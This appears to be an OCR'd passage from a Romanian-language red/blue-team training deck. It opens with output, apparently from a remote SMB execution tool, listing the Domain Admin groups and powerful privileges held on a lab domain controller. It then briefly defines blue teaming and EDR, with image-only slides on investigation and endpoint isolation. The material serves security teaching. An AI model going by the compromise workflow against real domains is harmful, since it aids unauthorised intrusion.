SMB  192.168.109.110 445  LABORATORDC001  GROUP INFORMATION
SMB  192.168.109.110 445  LABORATORDC001  ─────────────────
SMB  192.168.109.110 445  LABORATORDC001
SMB  192.168.109.110 445  LABORATORDC001  Group Name                                  Type             SID                                                 Attributes
SMB  192.168.109.110 445  LABORATORDC001  ──────────                                  ────             ───                                                 ──────────
SMB  192.168.109.110 445  LABORATORDC001  Everyone                                    Well-known group S-1-1-0                                             Mandatory group, Enabled by default, Enabled group
SMB  192.168.109.110 445  LABORATORDC001  BUILTIN\Administrators                      Alias            S-1-5-32-544                                        Mandatory group, Enabled by default, Enabled group, Group owner
SMB  192.168.109.110 445  LABORATORDC001  BUILTIN\Users                               Alias            S-1-5-32-545                                        Mandatory group, Enabled by default, Enabled group
SMB  192.168.109.110 445  LABORATORDC001  BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                        Mandatory group, Enabled by default, Enabled group
SMB  192.168.109.110 445  LABORATORDC001  NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                             Mandatory group, Enabled by default, Enabled group
SMB  192.168.109.110 445  LABORATORDC001  NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                            Mandatory group, Enabled by default, Enabled group
SMB  192.168.109.110 445  LABORATORDC001  NT AUTHORITY\This Organization              Well-known group S-1-5-15                                            Mandatory group, Enabled by default, Enabled group
SMB  192.168.109.110 445  LABORATORDC001  LABORATOR\Domain Admins                     Group            S-1-5-21-3984308457-893019547-1318345865-512 Mandatory group, Enabled by default, Enabled group
SMB  192.168.109.110 445  LABORATORDC001  LABORATOR\Group Policy Creator Owners       Group            S-1-5-21-3984308457-893019547-1318345865-520 Mandatory group, Enabled by default, Enabled group
SMB  192.168.109.110 445  LABORATORDC001  LABORATOR\Schema Admins                     Group            S-1-5-21-3984308457-893019547-1318345865-518 Mandatory group, Enabled by default, Enabled group
SMB  192.168.109.110 445  LABORATORDC001  LABORATOR\Enterprise Admins                 Group            S-1-5-21-3984308457-893019547-1318345865-519 Mandatory group, Enabled by default, Enabled group
SMB  192.168.109.110 445  LABORATORDC001  LABORATOR\Denied RODC Password Replication Group Alias        S-1-5-21-3984308457-893019547-1318345865-572 Mandatory group, Enabled by default, Enabled group, Local Group
SMB  192.168.109.110 445  LABORATORDC001  NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                         Mandatory group, Enabled by default, Enabled group
SMB  192.168.109.110 445  LABORATORDC001  Mandatory Label\High Mandatory Level        Label            S-1-16-12288
SMB  192.168.109.110 445  LABORATORDC001
SMB  192.168.109.110 445  LABORATORDC001
SMB  192.168.109.110 445  LABORATORDC001  PRIVILEGES INFORMATION
SMB  192.168.109.110 445  LABORATORDC001  ──────────────────────
SMB  192.168.109.110 445  LABORATORDC001
SMB  192.168.109.110 445  LABORATORDC001  Privilege Name                Description                                                    State
SMB  192.168.109.110 445  LABORATORDC001  ──────────────                ───────────                                                    ─────
SMB  192.168.109.110 445  LABORATORDC001  SeIncreaseQuotaPrivilege      Adjust memory quotas for a process                             Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeMachineAccountPrivilege     Add workstations to domain                                     Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeSecurityPrivilege           Manage auditing and security log                               Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeTakeOwnershipPrivilege      Take ownership of files or other objects                       Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeLoadDriverPrivilege         Load and unload device drivers                                 Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeSystemProfilePrivilege      Profile system performance                                     Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeSystemtimePrivilege         Change the system time                                         Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeProfileSingleProcessPrivilege Profile single process                                       Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeIncreaseBasePriorityPrivilege Increase scheduling priority                                  Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeCreatePagefilePrivilege     Create a pagefile                                              Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeBackupPrivilege             Back up files and directories                                  Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeRestorePrivilege            Restore files and directories                                  Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeShutdownPrivilege           Shut down the system                                           Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeDebugPrivilege              Debug programs                                                 Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeSystemEnvironmentPrivilege  Modify firmware environment values                             Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeChangeNotifyPrivilege       Bypass traverse checking                                       Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeRemoteShutdownPrivilege     Force shutdown from a remote system                            Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeUndockPrivilege             Remove computer from docking station                           Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeManageVolumePrivilege       Perform volume maintenance tasks                               Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeImpersonatePrivilege        Impersonate a client after authentication                      Enabled
SMB  192.168.109.110 445  LABORATORDC001  SeCreateGlobalPrivilege       Create global objects                                          Enabled
```

BLUE SIDE


CE ESTE BLUE TEAMING-UL?

Blue teaming-ul se referă la o abordare în domeniul securității cibernetice, care implică activități de apărare împotriva atacurilor cibernetice. Acesta este un termen folosit pentru a descrie echipele sau grupurile care se concentrează pe protejarea sistemelor informatice, rețelelor și datelor împotriva amenințărilor externe și interne.


CE ESTE UN EDR?

Endpoint Detection and Response (EDR) este o soluție de securitate cibernetică care monitorizează continuu endpoint-uri pentru a detecta și răspunde la amenințări cibernetice, cum ar fi ransomware-ul și malware-ul. Un EDR combină colectarea în timp real a datelor de la endpoint-uri cu analize automate și răspunsuri rapide la incidentele de securitate.


Investigation




Investigation




Isolate Endpoint



